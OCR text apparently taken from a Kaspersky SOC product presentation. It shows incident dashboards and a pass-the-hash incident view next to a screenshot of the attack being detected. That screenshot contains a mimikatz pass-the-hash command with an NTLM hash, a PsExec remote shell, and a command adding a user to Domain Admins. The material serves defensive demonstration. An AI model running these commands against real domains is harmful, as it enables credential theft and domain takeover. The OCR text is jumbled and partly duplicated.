

mimikatz 2.2.0 x64 (oe.eo)
SID : S-1-5-19
msv :
\\osmp.test: cmd.exe
C:\Windows\system32>whoami
osmp-host0\batman
C:\Windows\system32>cd ..\..
C:\>cd Users\Batman\Downloads\PSTools
C:\Users\Batman\Downloads\PSTools>PsExec.exe \\osmp.test cmd.exe
PsExec v2.32 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
osmp\administrator
C:\Windows\system32>net group "Domain Admins" user3 /add
The command completed successfully.
C:\Windows\system32>
ssp : KO
credman :
mimikatz # sekurlsa::pth /user:administrator /domain:osmp.test /ntlm:2331a768bd8a15b1126a154b123f792c
user : administrator
domain : osmp.test
program : cmd.exe
impers. : no
NTLM : 2331a768bd8a15b1126a154b123f792c
PID 4988
TID 160
LSA Process is now R/W
LUID 0 ; 40418127 (00000000:0268bb4f)
msv1_0 - data copy @ 000000F0E123D240 : OK !
kerberos - data copy @ 000000F0E180BB70
aes256_hmac -> null
aes128_hmac -> null
rc4_hmac_nt OK
rc4_hmac_old OK
rc4_md4 OK
rc4_hmac_nt_exp OK

Стадия атаки




Аналитик


SOC
Company Name
15 tenants selected
Dashboard
Reports
INFORMATION
Alerts
Incidents
1
Notifications
TOOLS
Threat hunting
Incident rules
Playbook
ASSETS
Devices
Users
Applications
Online Help
Incidents
Assignment mode
Auto
235
Total
26
Ralph Edwards
Online
10
Floyd Miles
Offline
5
Esther Howard
Offline
Retrospective incidents view: total
New
In progress
Resolved
08:00
14:00
20:00
02:00
08:00
Assignee
All
Created
Past week
Severity
Any
Integrations
All
Register incident
Assign analyst
Apply playbook
Change stage
Mark for escalation
Export
Categorize
Registered, threat duration
Incident name, events number
SLA
Priority
Assets affected
Affected entity details
Detection technology
Response, state
Assignee
31.01.2021 12:34:56
New
Possible kerberoasting [AD attack][Important]
2 alerts
45m of 72h
High
DMZ
and 5 more
IP
IP: 10.69.196.41, 10.69.196.2
KATA.IoA
AD password reset
Running
Ralph Edwards
In progress
05.02.2021 12:34:56
Open
Possible Pass-the-Has [PtH][AD]
2 alerts (+12)
15m of 2h
Medium
DMZ
and 3 more
IP
IP: 10.69.197.6
and 1 more
KUMA.Correlation
AD password reset
Waiting
Ralph Edwards
In progress
01.02.2021 12:34:56
New
Account created [AD][Suspicious]
1 alert
5m of 72h
Low
Marketing
and 1 more
IP
IP: 10.69.197.6
KUMA.Correlation
General enrichment
Running
Ralph Edwards
In progress
03.02.2021 12:34:56
New
Enumeration [catalog listing][linux]
1 alert
0m of 72h
Low
HR departament
and 2 more
IP
IP: 10.69.197.55
KUMA.Correlation
Files enumeration
Running
Ralph Edwards
In progress
04.02.2021 12:34:56
New
Malware [windows][antivirus][adware]
2 alert
5m of 8h
Low
Reception
and 2 more
NE IP
IP: 10.69.199.32, 10.69.199.33
KES.FileAV
Email notification
Running
Ralph Edwards
In progress
© 2020 Kaspersky Lab. All Rights Reserved.
Version: 12.0.107
Privacy Policy
Show Tutorial
kaspersky


SOC
Company Name
15 tenants selected
SOC
Dashboard
Reports
INFORMATION
Alerts
Incidents
Notifications
TOOLS
Threat hunting
Incident rules
Playbook
ASSETS
Devices
Users
Applications
Online Help
Incidents
Assignment mode
Auto
235 Total
26 Ralph Edwards Online
10 Floyd Miles Offline
5 Esther Howard Offline
Retrospective incidents view: total
New
In progress
Resolved
08:00
14:00
20:00
02:00
08:00
Assignee
All
Created
Past week
Severity
Any
Integrations
All
Register incident
Assign analyst
Apply playbook
Change stage
Mark for escalation
Export
Categorize
Registered, threat duration
Incident name, events number
SLA
Priority
Assets affected
Affected entity details
Detection technology
Response, state
Assignee
31.01.2021 12:34:56
New
Possible kerberoasting [AD attack][Important]
2 alerts
45m of 72h
High
DMZ
and 5 more
IP
IP: 10.69.196.41, 10.69.196.2
KATA IoA
AD password reset
Running
Ralph Edwards
In progress
05.02.2021 12:34:56
Open
Possible Pass-the-Has [PtH][AD]
2 alerts (+12)
15m of 2h
Medium
DMZ
and 3 more
IP
IP: 10.69.197.6
and 1 more
KUMA Correlation
AD password reset
Waiting
Ralph Edwards
In progress
01.02.2021 12:34:56
New
Account created [AD][Suspicious]
1 alert
5m of 72h
Low
Marketing
and 1 more
IP
IP: 10.69.197.6
KUMA Correlation
General enrichment
Running
Ralph Edwards
In progress
03.02.2021 12:34:56
New
Enumeration [catalog listing][linux]
1 alert
0m of 72h
Low
HR departament
and 2 more
IP
IP: 10.69.197.55
KUMA Correlation
Files enumeration
Running
Ralph Edwards
In progress
04.02.2021 12:34:56
New
Malware [windows][antivirus][adware]
2 alert
5m of 8h
Low
Reception
and 2 more
NE IP
IP: 10.69.199.32, 10.69.199.33
KES,FileAV
Email notification
Running
Ralph Edwards
In progress
© 2020 Kaspersky Lab. All Rights Reserved.
Version: 12.0.137
Privacy Policy
Show Tutorial
kaspersky

Open

Incident SOC 35425

Brute force | Pass-the-hash

Assign to (Escalate to) | Change severity | Link alert | Merge with another incident | Leave comment | Change status


Summary | Timeline | Investigation graph | MITRE Matrix | Alerts (3) | Assets (10) | Observables (105) | Communications | History

Summary

Assignee	Ralph Edwards
Status	Open
Status reason	In progress
Elapsed reaction time	30m of 2h
Base	3 alerts ›
Dynamic	+5 for past 24 hours ›
Assets affected	10 ›
Affected entity	+4 for past 24 hours ›
Critical entities type and details	IP: 192.168.11.4 USER: User3 ›
Affected tenants	Regional office ›

Severity	Medium
Priority	Normal
Created	2019-10-22 12:15:01 by Ralph Edwards
Updated	2019-10-22 12:16:01 by Ralph Edwards
MITRE Tactics	TA0005 Defense Evasion, TA0008 Lateral Movement ›
MITRE Techniques	T1552.002 Pass the Hash ›
Solution involved	KUMA
Correlation technology	Decision point, This rule detects Pass-the-Hash attempts
Detection technology	KUMA

Incident activity scope





Description


– Adversaries may "pass the hash" using stolen password hashes to move laterally within an environment, bypassing normal system access controls. Pass the hash (PtH) is a method of authenticating as a user without having access to the user's cleartext password.

– Suspicious LDAP requests. It could be AD


– Successful logon after multiple failed logon attempts. discovery with such tools like bloodhound or powerview

